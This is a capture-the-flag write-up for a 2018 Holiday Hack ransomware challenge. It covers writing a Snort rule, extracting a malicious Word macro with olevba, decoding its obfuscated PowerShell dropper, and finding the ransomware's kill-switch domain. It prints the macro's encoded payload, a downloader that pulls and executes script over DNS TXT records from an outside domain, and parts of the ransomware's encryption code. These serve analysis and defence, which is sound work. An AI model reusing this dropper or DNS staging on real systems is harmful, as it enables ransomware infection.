    Additional RRs: 0
  ▼ Queries
    ▼ 77616E6E61636F6F6B69652E6D696E2E707331.nbgrauerhs.org: type TXT, class IN
      Name: 77616E6E61636F6F6B69652E6D696E2E707331.nbgrauerhs.org
      [Name Length: 53]

```


- Notice that this code we just found looks like it's HEX characters , let's try any Online hex decoder to convert the code to readable format to see if it's true:

77616E6E61636F6F6B69652E6D696E2E707331 > wannacookie.min.ps1

bingo ! Looks like the malware requesting PowerShell file (.ps1)

You can use this online converter <https://gchq.github.io/CyberChef/>

- Now let's shape our snort rule to block any connection contains this code , snort rule should look like the following example :





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Our snort rule will be :

```
alert udp any 53 <> any any ( msg:"Wannacookie Ransomware connection "; content:"77616E6E61636F6F6B69652E6D696E2E707331"; priority:1; sid:9000000; )
```

With this rules we are alert on any connection in/out using **UDP** protocol on port **53** because **DNS** listens for requests on port **53** on local or on malware server , Also any connection contains the code **77616E6E61636F6F6B69652E6D696E2E707331** we just found

Set **priority** to **1** to highest alert and Set **sid** for each rule to uniquely identify Snort rules

You can use this online snort code creator <http://snorpy.com/>

The screenshot shows the SNORPY interface with the following input fields:
- Alert Type: alert
- Protocol: udp
- Source Port: any
- Destination Port: any
- Content: any
- SID: any
- Revision Number: rev num
- Class Type: Class-Type
- Priority: 1
- GID: gid
The search term 'Wannacookie Ransomware' is entered in the main search field.

- Now let's go to back snort terminal to test this rule, Write the following command to edit the rules file :

```
nano /etc/snort/rules/local.rules
```

- Go down to empty new line by pressing down arrow button on your keyboard
- Write the snort rules we just created or you can copy and paste it into terminal

```
GNU nano 2.5.3           File: /etc/snort/rules/local.rules           Modified

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert udp any 53 <> any any ( msg:"Wannacookie Ransomware connection "; content:"77616E6$
```

The terminal window shows the nano editor with the following content:

```
GNU nano 2.5.3           File: /etc/snort/rules/local.rules           Modified

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert udp any 53 <> any any ( msg:"Wannacookie Ransomware connection "; content:"77616E6$
```

At the bottom of the terminal window, there is a menu bar with the following options:

- File Name to Write: /etc/snort/rules/local.rules
- ^G Get Help
- M-D DOS Format
- M-A Append
- M-B Backup File
- ^C Cancel
- M-M Mac Format
- M-P Prepend
- ^T To Files

then save the file after editing by press **ctrl** and **x** > write **y** > Enter



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9. If rules was wrong you will get this message:

```
elf@282685f45d3e:~$ nano /etc/snort/rules/local.rules
elf@282685f45d3e:~$
[i] Snort is not alerting on all ransomware!
```



Also can test your snort rule by running:

```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf
```

If there are any errors , you will get the error at the end :

```
+++++
Initializing rule chains...
ERROR: /etc/snort/rules/local.rules(9) Each rule must contain a rule sid.
Fatal Error, Quitting..
elf@282685f45d3e:~$
```



10. If rules is correct you will get this message :

```
elf@282685f45d3e:~$ nano /etc/snort/rules/local.rules
elf@282685f45d3e:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```




Thank you so much!Snort IDS is alerting on each new ransomware infection in our network.

✓ Catch the Malware

Difficulty:

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.







Main Challenge

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Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.

Cookie Recipe document:

https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip

Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?

All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.



Dropper Download

Word docm macros can be extracted using olevba.

Perhaps we can use this to grab the ransomware source.

<https://github.com/decalage2/oletools/wiki/olevba>





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Solution

1. Recommended watch Chris Davis talk's about Analyzing PowerShell Malware :

▶ <https://www.youtube.com/watch?v=wd12XRq2DNk>

2. Download the malicious Word document :

https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip

3. Alert !:

- Never run or analyze malware from your host or host environment.
- ONLY Run/Analyze in Virtual Environment – Virtual Machine/Docker etc...
- Segregated Networking – Don't expose your internal network.
 - Use a VPN or Proxy tunnel to interact with malware or C2 servers (if you need to interact with them at all).

4. You can get windows ready virtual machine from here :

<https://developer.microsoft.com/en-us/windows/downloads/virtual-machines>

or from here

<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>

5. Run the virtual machine and copy zipped malware file to it.

6. Unzip the file CHOCOLATE_CHIP_COOKIE_RECIPE.zip with password **elves**

7. You will get the malicious Word document CHOCOLATE_CHIP_COOKIE_RECIPE.docm

8. Make sure you have installed **Python 2.7** to be able to run the analysis tools :

<https://www.python.org/downloads/release/python-2715/>

How to install tutorial : <https://www.howtogeek.com/197947/how-to-install-python-on-windows/>

9. Make sure you have installed **Visual Basic Code**, it's easier for read/edit PowerShell scripts: <https://code.visualstudio.com/>

10. Start the **PowerShell** from windows menu

11. Install **olevba** tool : since we will be using Windows 10 VM for this analysis we will install using the following command in your VM terminal :

```
pip install -U oletools
```

You can refer to olevba wiki for more details <https://github.com/decalage2/oletools/wiki/olevba>

12. Let's extract macro from malware using **olevba** tool :

01. Change the directory to where you put the malware file then check by using **dir**:

```
PS C:\Users\IEUser> cd Downloads\wannacookie\
PS C:\Users\IEUser\Downloads\wannacookie> dir

Directory: C:\Users\IEUser\Downloads\wannacookie

Mode                LastWriteTime         Length Name
----                -              -          -
-a--- 12/17/2018  1:46 AM      113540 CHOCOLATE_CHIP_COOKIE_RECIPE.docm
-a--- 12/25/2018  11:09 AM      110699 CHOCOLATE_CHIP_COOKIE_RECIPE.zip
```



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02. Run **olevba** to extract macros from malware file

```
olevba CHOCOLATE_CHIP_COOKIE_RECIPE.docm
```

```
PS C:\Users\IEUser\Downloads\wannacookie> olevba CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags      Filename
-----
OpX:MASI--- CHOCOLATE_CHIP_COOKIE_RECIPE.docm
=====
FILE: CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/Module1'
-----
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert])::FromBase64String('IVHRSsMwFP2VSwksYU-toWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSI23MKzrVocNXdfeHU2Im/k8euuiVJRsz1Ixdr5UEw9LwGOKRucFBP74PABMWmQSopCSVViSZWre6w-7da2usIKt8C6zskiLPJcJyttRjgC9zehNiQXRIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-ZurIXpEv4bYsWfcnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
```

This the macro malicious PowerShell processor code :

```
cmd = "PowerShell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert])::FromBase64String('IVHRSsMwFP2VSwksYU-toWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSI23MKzrVocNXdfeHU2Im/k8euuiVJRsz1Ixdr5UEw9LwGOKRucFBP74PABMWmQSopCSVViSZWre6w-7da2usIKt8C6zskiLPJcJyttRjgC9zehNiQXRIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-ZurIXpEv4bYsWfcnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
```

03. Let's study it a little bit further to know what it is doing :

it's using Base64 zipped binary data , So we have to convert it from base64 to gzipped binary data then unzipped it to explain text format

You can refer to Sans PowerShell cheatsheet :

<https://pen-testing.sans.org/blog/2016/05/25/sans-powershell-cheat-sheet/>



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04. We could use the command it self or use online tool to decode than unzip to readable text format:

Method 1:

Let's run the command but first we need to modify it, Remove the following:

-**NoE** -**Nop** -**NonI** at the beginning : these are execution argument substrings we don't need.

-**NoE** No Exit Prevents PowerShell from exiting after running the startup commands.

-**NoP** No Profile Prevents PowerShell from loading profile scripts, which get executed on launch, so as to avoid potentially unwanted commands or settings.

-**NonI** Noninteractive Used to prevent creating an interactive prompt for the user. Used in combination with WindowStyle Hidden to hide signs of execution.

" Before "**sal** and also " " at the end because VB macro has a specific escaped format for quotes .

iex This is a downloader IEXDS used to download and execute scripts for PowerShell so we remove it to stop any more PowerShell script execution .

> Then add at the end | **Out-File source-1.ps1** to save the result to file , The PowerShell code will be :

```
PowerShell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S-0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSI23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5-7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXiispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2kUEw9LwGOKRucFBP74PABMwlmQSopCSVViSZlWe6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXiispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2kjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-ZurIXpEv4bYsWfcnA51nxQQvGDxrIP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() | Out-File source-1.ps1 "
```

> Type this code in terminal and run it ,
then check the file **source-1.ps1** by using **ls** command.

```
ps C:\Users\IEUser\Downloads\wannacookie> powershell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S-0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSI23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5-7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXiispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2kUEw9LwGOKRucFBP74PABMwlmQSopCSVViSZlWe6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXiispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2kjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-ZurIXpEv4bYsWfcnA51nxQQvGDxrIP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() | Out-File source-1.ps1 "
```



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> Let's look at **source-1.ps1**:

```
type .\source-1.ps1
```

```
PS C:\Users\IEUser\Downloads\wannacookie> type .\source-1.ps1
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
PS C:\Users\IEUser\Downloads\wannacookie>
```

Method 2:

Using online converter “CyberChef”, Copy the base64 code to input field > select from base64 option and raw inflate option :

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Base64
- Input:** The base64 encoded PowerShell script provided in the previous code block.
- Output:** The resulting rawinflate output, which is the decoded PowerShell script.
- Options:**
 - Alphabet: A-Za-z0-9+=
 - Remove non-alphabet chars: checked
 - Raw Inflate:
 - Start index: 0
 - Initial output ...: 0
 - Buffer expand... Adaptive
 - Resize buffer after decompression: unchecked
 - Verify result: unchecked

> Copy the result to new file in Visual Basic Code and save it to as **source-1.ps1**

05. As you can see from both methods It's retrieve more PowerShell scripts to run,

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

And it's communicate with the domain **erohetfanu.com** to download the PowerShell script with code **77616E6E61636F6F6B69652E6D696E2E707331** which we decoded before to **wannacookie.min.ps1**.



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Go to your Badge > Objectives > Enter erohetfanu.com

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.



Erohetfanu.com, I wonder what that means?







Main Challenge

Ransomware Recovery

Stop the Malware

Difficulty:

Identify a way to stop the malware in its tracks!

- 📍 1) Cookie Recipe document to find killswitch domain .
- 2) HoHoHo daddy terminal to register the domain : the terminal is beside the snort terminal.



Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.

I remember another ransomware in recent history had a **killswitch domain that, when registered, would prevent any further infections.**

Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!



Ransomware Kill Switches

I think I remember reading an article recently about Ransomware Kill Switches. Wouldn't it be nice if our ransomware had one!

<https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/>



Main Challenge

Ransomware Recovery | 3_Stop the Malware



Solution

01. Let's continue analysis of our malware file :

First edit `source-1.ps1` and remove `iex` to prevent running PowerShell file `wannacookie.min.ps1` after download:

The code after editing :

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

02. Let's run the modified code and export the result to `wannacookie.min.ps1` by adding `| out-file wannacookie.min.ps1` at the end of our command :

```
.\source-1.ps1 | out-file wannacookie.min.ps1
```

It will take some time wait until finish.

03. Let's look at `wannacookie.min.ps1`:

```
type .\wannacookie.min.ps1
```

```
rn $cont};function B2G {[param([byte[]]$Data);Process {$out = [System.IO.MemoryStream]::new();$gStream = New-Object System.IO.Compression.GzipStream $out, ([IO.Compression.CompressionMode]::Compress);$gStream.Write($Data, 0, $Data.Length);$gStream.Close();return $out.ToArray()}];function G2B {[param([byte[]]$Data);Process {$SrcData = New-Object System.IO.MemoryStream(, $Data );$output = New-Object System.IO.MemoryStream;$gStream = New-Object System.IO.Compression.GzipStream $SrcData, ([IO.Compression.CompressionMode]::Decompress);$gStream.CopyTo( $output );$gStream.Close();$SrcData.Close();[byte[]] $byteArr = $output.ToArray();return $byteArr}}];function sh1([String] $String) {$SB = New-Object System.Text.StringBuilder;[System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash([System.Text.Encoding]::UTF8.GetBytes($String))|%{[Void]$SB.Append($_.ToString("x2"))};$SB.ToString()};function p_k_e($key_bytes, [byte[]]$pub_bytes){$cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2;$cert.Import($pub_bytes);$encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true);return $(B2H $encKey)};function e_n_d {[param($key, $allfiles, $make_cookie)];$tcount = 12;for ( $file=0; $file -lt $allfiles.length; $file++ ) {while ($true) {$running = @(Get-Job | Where-Object { $_.State -eq 'Running' });if ($running.Count -le $tcount) {Start-Job -ScriptBlock {param($key, $File, $true_false);try{$_d_file $key $File $true_false} catch {$_._Exception.Message | Out-String | Out-File $($env:UserProfile+'\Desktop\ps_1.ps_1.txt') -append}} -args $key $allfiles[$file] $make_cookie -InitializationScript $functions;break} else {Start-Sleep}}
```

it's hard to view here Let's look at it in Visual Basic Code , open the file in Visual Basic Code and clean it up to get a better view , the file after clean up will look like this:

```
1  $functions = {
2
3      1 reference
4      function e_d_file($key, $File, $enc_it) {
5          [byte[]]$key = $key;
6          $Suffix = ".wannacookie";
7          [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
8          [System.Int32]$KeySize = $key.Length*8;
9          $AESP = New-Object 'System.Security.Cryptography.AesManaged';
10         $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
11         $AESP.BlockSize = 128;
12         $AESP.KeySize = $KeySize;
13         $AESP.Key = $key;
```



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04. Let's read the code after we cleaned it:

AES Encryption function `e_d_file`
Conversion functions `H2B , A2H , H2A , B2H, ti_rox`
Compression function `B2G`
Decompress function `G2B`
Hashing function `sh1`
Encrypt function using `PublicKey p_k_e`
Encrypt and Decrypt function `e_n_d`
Get using DNS function `g_o_dns`
Split function `s_2_c`
Send using DNS function `snd_k`
The Main function `wanc`

05. We are looking for kill switch domain like wanna cry malware to stop this ransomware before running , this has to be at the beginning of the main function:

1. Let's take a look at the first code In main function :

```
$S1 = "1f8b080000000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";  
  
if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $($ti_rox $(B2H $($G2B $($H2B $S1)))) $($Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))  
{return};
```

This code line is making request over `DNS` using `$S1` after applying few functions to convert it and compress it then it sent to google dns `server 8.8.8.8` , if answer is not null `$null -ne` continue running the rest of the code , but if answer is null `$null` than exit the code and stop running.

Also the `-ErrorAction 0` option to silently continue even if there is an error .

`return` means exit the current scope, which can be a function, script, or script block. Seems this is our kill switch, So we need to figure out what is the dns query name.

2. From previous steps you will notice that malware use DNS request with subdomain in dns query name which refer to what file or message needed , here we have request using this code: `6B696C6C737769746368`

Let's decoded From HEX as before:

`6B696C6C737769746368 > killswitch`

So this confirm that the kill switch domain must be in this code block.

3. Let's use `PowerShell ISE` to create separate points and view the data as been transmitted and call functions from the malware script.



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Run PowerShell ISE and open the file `wannacookie.min.ps1`, then extract the name query from the script block and add it into new line after `$S1` and assign it to `$ks` the code will be :

```
$s1 = "1f8b08000000000040093e76762129765e2e1e6640f6361e7e2020000cd5c5c10000000";  
$ks = $(H2A $($B2H $($ti_rox $($B2H $($G2B $($H2B $s1)))) $($Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).strings)))
```


Also add stop point after `$ks` block script to stop the script , then run.

In bottom console write `$ks` to print out the domain name in dns query :

```
PS C:\Users\IEUser> C:\Users\IEUser\Downloads\wannacookie\wannacookie.min-m.ps1  
Hit Line breakpoint on 'C:\users\IEUser\Downloads\wannacookie\wannacookie.min-m.ps1:211'  
[DBG]: PS C:\Users\IEUser>> $ks  
yippeekiyaa.aaay
```

We found it ! `yippeekiyaa.aaay`

06. Go to **HoHoHo daddy terminal** and register the domain “`yippeekiyaa.aaay`” to stop the malware from doing a new infections:





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Yippee-Ki-Yay! Now, I have a ma... kill-switch!



Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.







Main Challenge

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Recover Alabaster's Password

Difficulty:

Recover Alabaster's password as found in the encrypted password vault.

- 📍 Forensic_artifacts.zip which contain a memory dump from Alabaster computer and his encrypted password database.

Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.

As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.

Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.

One of the passwords will unlock our access to the vault so we can get in before the hackers.



Memory Strings

Pulling strings from a memory dump using the linux strings command requires you specify the -e option with the specific format required by the OS and processor.

Of course, you could also use powerdump.

https://github.com/chrisjd20/power_dump



Public / Private Key Encryption

wannacookie.min.ps1? I wonder if there is a non-minified version?

If so, it may be easier to read and give us more information and maybe source comments?





Solution

01. Download Forensic_artifacts.zip and unzip it :

https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip

02. Download powerdump tool :

https://github.com/chrisjd20/power_dump

03. Let's follow the hint given by elf and try to see if there is a **non-minified** version of the **wannacookie.min.ps1**,

Assuming that **min** used to point to **minified** version than a **non-minified** version would be **wannacookie.ps1**.

04. Let's try to grab the file :

Method1:

We can use the code in file **source-1.ps1** which used to download **wannacookie.min.ps1** but change **\$f** to the name of the file we need **wannacookie.ps1** after we encoded in **HEX** without spaces **77616e6e61636f6f6b69652e707331**.

A. Create a copy of **source-1.ps1** and rename it to **source-1b.ps1** then edit the value of **\$f** , The code after editing will look like this :

```
2 references
1 function H2A($a) {
2     $o;
3     $a -split '(..)' | ? { $_ } |
4     forEach {[char]::toint16($_,16))} |
5     forEach {$o = $o + $_};
6     return $o
7 }
8
9 $f = "77616e6e61636f6f6b69652e707331";
10 $h = "";
11 foreach ($i in 0..([convert]::ToInt32((
12 [Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT].strings, 10)-1))
13 {$h += ([Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT].strings);
14
15 ($(H2A $h | Out-string))
```

B. Run the modified code in PowerShell and export the result to **wannacookie.ps1** :

`.\source-1b.ps1 | out-file wannacookie.ps1`

It will take some time wait until finish.

You can use tool like DNS Query Sniffer to see dns connection in live action

https://www.nirsoft.net/utils/dns_query_sniffer.html

Host Name	Port	Qu...	Re...	Request Time	Response Time	Dura...	R...	R...	A	TEXT
3743.736F757263652E6D696E2E68746D6C.erohetfanu.com	54713	7F2D	TEXT	1/12/2019 1:40:08 PM.613	1/12/2019 1:40:08 PM.753	140 ms	Ok	1		6c4850433032325135333556a44796e643461357233455876655a7a2f376240972f5566514f
3744.736F757263652E6D696E2E68746D6C.erohetfanu.com	50342	30A5	TEXT	1/12/2019 1:40:08 PM.753	1/12/2019 1:40:08 PM.941	187 ms	Ok	1		54363135684f396f5433753274666c51466c4956757751565a62766c5348324e52333874627a
3745.736F757263652E6D696E2E68746D6C.erohetfanu.com	61389	0317	TEXT	1/12/2019 1:40:08 PM.972	1/12/2019 1:40:09 PM.144	171 ms	Ok	1		6b6a47756437497a6d675733412f485465614248796574497857474362b4d5645527637654f
3746.736F757263652E6D696E2E68746D6C.erohetfanu.com	55249	E296	TEXT	1/12/2019 1:40:09 PM.222	1/12/2019 1:40:09 PM.300	78 ms	Ok	1		71726f503054315a72364e53644d4d666965577348777631516a6467366e493563794466724f
3747.736F757263652E6D696E2E68746D6C.erohetfanu.com	53662	72B5	TEXT	1/12/2019 1:40:09 PM.300	1/12/2019 1:40:09 PM.472	171 ms	Ok	1		5a545037246694641626c39632b666f7058696161431714a4a37386e4347314b3165465334



Method2 :

Let's examine the malware code in file wannacookie.min.ps1 to find any other interesting codes and see how it's download the files :

- A. You notice this interesting code for requesting html file :

```
$html_c = @{'GET /' = $(g_o_dns (A2H "source.min.html"))};
```

Which is grabbing file `source.min.html` using `g_o_dns` function after converting the name using `A2H` function.

- B. Open the file `wannacookie.min.ps1` in PowerShell ISE and create a `breakpoint` before the main function to get all functions loaded and ready to test our code.

- C. Run the script then when stop at breakpoint write the code snippet in bottom console and press enter to export the result to `wannacookie.ps1` :

```
$(g_o_dns (A2H "wannacookie.ps1")) | out-file wannacookie.ps1
```

It will take some time wait until finish.

Stop the debugger from upper menu debug > stop debugger

05. Let's take a look at the new file code `wannacookie.ps1`, now we have clear view at the functions meaning:

File Encryption /Decryption function `e_d_file` > `Enc_Dec-File`

Hashing function using `Sha1 sh1` > `sha1`

Encrypt function using `PublicKey p_k_e` > `Pub_Key_Enc`

Encrypt and Decrypt function `e_n_d` > `enc_dec`

Get using DNS function `g_o_dns` > `get_over_dns`

Split function `s_2_c` > `split_to_chunks`

Send key function `snd_k` > `send_key`

The Main function `wanc` > `wannacookie`

06. Let's see how the malware work:

1. First it's check the killswitch domain
2. Check the local host at port 8080 if it's not used 127.0.0.1:8080
3. Grab the public key over the DNS `$pub_key`
4. Generate a random key `$Byte_key`
5. Convert the random key `$Byte_key` from bytes to HEX > `$Hex_key`
6. Create a hash for the random key `$Hex_key` > `$Key_Hash`
7. Encrypt the random key `$Byte_key` using public key `$pub_key` `$Pub_key_encrypted_Key` > `$Pub_key_encrypted_Key`
8. Send the encrypted random key `$Pub_key_encrypted_Key` to the server and retrieve the cookie id > `$cookie_id`



9. Get date and time \$date_time
10. Get list of files with extension .elfdb in
11. {Desktop, Documents, Videos, Pictures, Music folders} > \$future_cookies
12. Encrypt all the elfdb files in \$future_cookies with the random key \$Byte_key
13. Clear the values in \$Hex_key , \$Byte_key
14. Set \$lurl to http://127.0.0.1:8080/
15. Get main html named source.min.html > \$htmlcontents
16. Set html content - close request to <p>Bye!</p>
17. Starts a PowerShell background job with maximized windows size which provides a simple, programmatically controlled HTTP protocol listener \$listener using localhost 127.0.0.1 on port 8080
18. Load source.min.html into maximized browser windows
19. After that depends on http get request received :
 - Request GET / get the main html file > source.min.html
 - Request GET /decrypt decrypt the files using key after validation with hashing
 - Request GET /close close window after displaying word Bye!
 - Request GET /cookie_is_paid check with the server to see if the ransom was paid using \$cookie_id

07. Let's first grab the file source.min.html and also try un-minified version source.html :

```
$(g_o_dns (A2H "source.min.html")) | out-file source.min.html
```

It will take some time wait until finish , it's about 6800 requests !

```
$(g_o_dns (A2H "source.html")) | out-file source.html
```

it will take some time wait until finish , it's about 6800 requests !

It's seems the html code doesn't have any useful information just confirm the sequence of how malware works, This how the source.html file source code after download :

```
